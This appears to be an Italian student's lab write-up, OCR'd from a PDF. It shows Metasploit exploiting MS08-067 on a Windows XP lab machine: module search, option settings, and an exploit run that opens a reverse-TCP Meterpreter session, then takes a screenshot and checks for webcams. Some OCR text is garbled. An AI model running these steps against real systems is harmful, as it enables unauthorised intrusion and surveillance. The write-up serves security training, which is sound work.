




S7/L3

Traccia:
Hacking MS08-067 Oggi viene richiesto di
ottenere una sessione di Meterpreter sul
target Windows XP sfruttando con
Metasploit la vulnerabilità MS08-067. Una
volta ottenuta la sessione, si dovrà:
● Recuperare uno screenshot tramite la
sessione Meterpreter.
● Individuare la presenza o meno di
Webcam sulla macchina Windows XP
(opzionale).

Nell'esercizio di oggi vedremo come ottenere uno screenshot del desktop di xp, inoltre verificheremo la presenza di webcam sul dispositivo. Per prima cosa avviamo metasploit, la traccia ci chiede di utilizzare la vulnerabilità MS08-067, sappiamo che windows applica questa catalogazione delle vulnerabilità note dove "MS" indicano Microsoft Security bulletin, la prima sequenza di numeri indica l'anno di pubblicazione e la seconda sequenza indica il numero progressivo di scoperta, in questo caso sessantasettesimo, tramite il comando search procediamo a cercare la vulnerabilità data

```
msf6 > search ms08
          Pictures      Public      Templates      Videos
Matching Modules
=====
#  Name
n
-
-   0  exploit/windows/smb/ms08_067_netapi
    Microsoft Server Service Relative Path Stack Corruption
    1  exploit/windows/smb/smb_relay
    Microsoft Windows SMB Relay Code Execution
    2  exploit/windows/browser/ms08_078_xml_corruption
    Microsoft Internet Explorer Data Binding Memory Corruption
    3  auxiliary/admin/ms/ms08_059_his2006
    Host Integration Server 2006 Command Execution Vulnerability
    4  exploit/windows/browser/ms08_070_visual_studio_msmask
    Visual Studio Mdkmask32.ocx ActiveX Buffer Overflow
    5  exploit/windows/browser/ms08_041_snapshotviewer
    ievewer for Microsoft Access ActiveX Control Arbitrary File Download
    6  exploit/windows/browser/ms08_053_mediaencoder
    dia Encoder 9 wmx.dll ActiveX Buffer Overflow
    7  auxiliary/fileformat/multidrop
    B Multi Dropper
    (Virtual NIC)
    Microsoft:windows, cpe:/o:microsoft:windows_xp
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop
ect results at https://nmap.org/submit/
msf6 > use 0
```

In questo caso la vulnerabilità che ci interessa è la numero 0, procediamo con il selezionarla, a questo punto metasploit ci assegnerà il payload standard, nel caso non dovesse funzionare potremmo andare a selezionarne un altro. A questo punto procediamo con show options per vedere le informazioni necessarie per far sì che l'attacco vada a buon fine, dopo averle inserite procediamo con il comando exploit.



The screenshot shows the Metasploit Framework interface with the following details:

- Exploit Target:** windows/smb/ms08_067_netapi
- Current Settings:**


Name	Current Setting	Required	Description
RHOSTS	Pictures	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)
- Payload Options:**

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.68	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
- Exploit Target:**

Id	Name
0	Automatic Targeting
- Session:**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

Come possiamo notare dall'immagine, a seguito del comando exploit verrà aperta una sessione di meterpreter sulla macchina vittima, arrivati qui non ci resta che eseguire i comandi per ottenere quello che cerchiamo ovvero "screenshot" e "webcam_list", lo screenshot verrà salvato all'interno del path dal quale abbiamo avviato il terminale.



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.68:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.68:4444 → 192.168.1.200:1057) at 2024-01-24
meterpreter > [*] Meterpreter session 2 opened (192.168.1.68:4444 → 192.168.1.200:1064)
46:32 +0100 P
screenshot
Screenshot saved to: /home/kali/RTxLRTTS.jpeg
meterpreter > webcam_list
[-] No webcams were found
```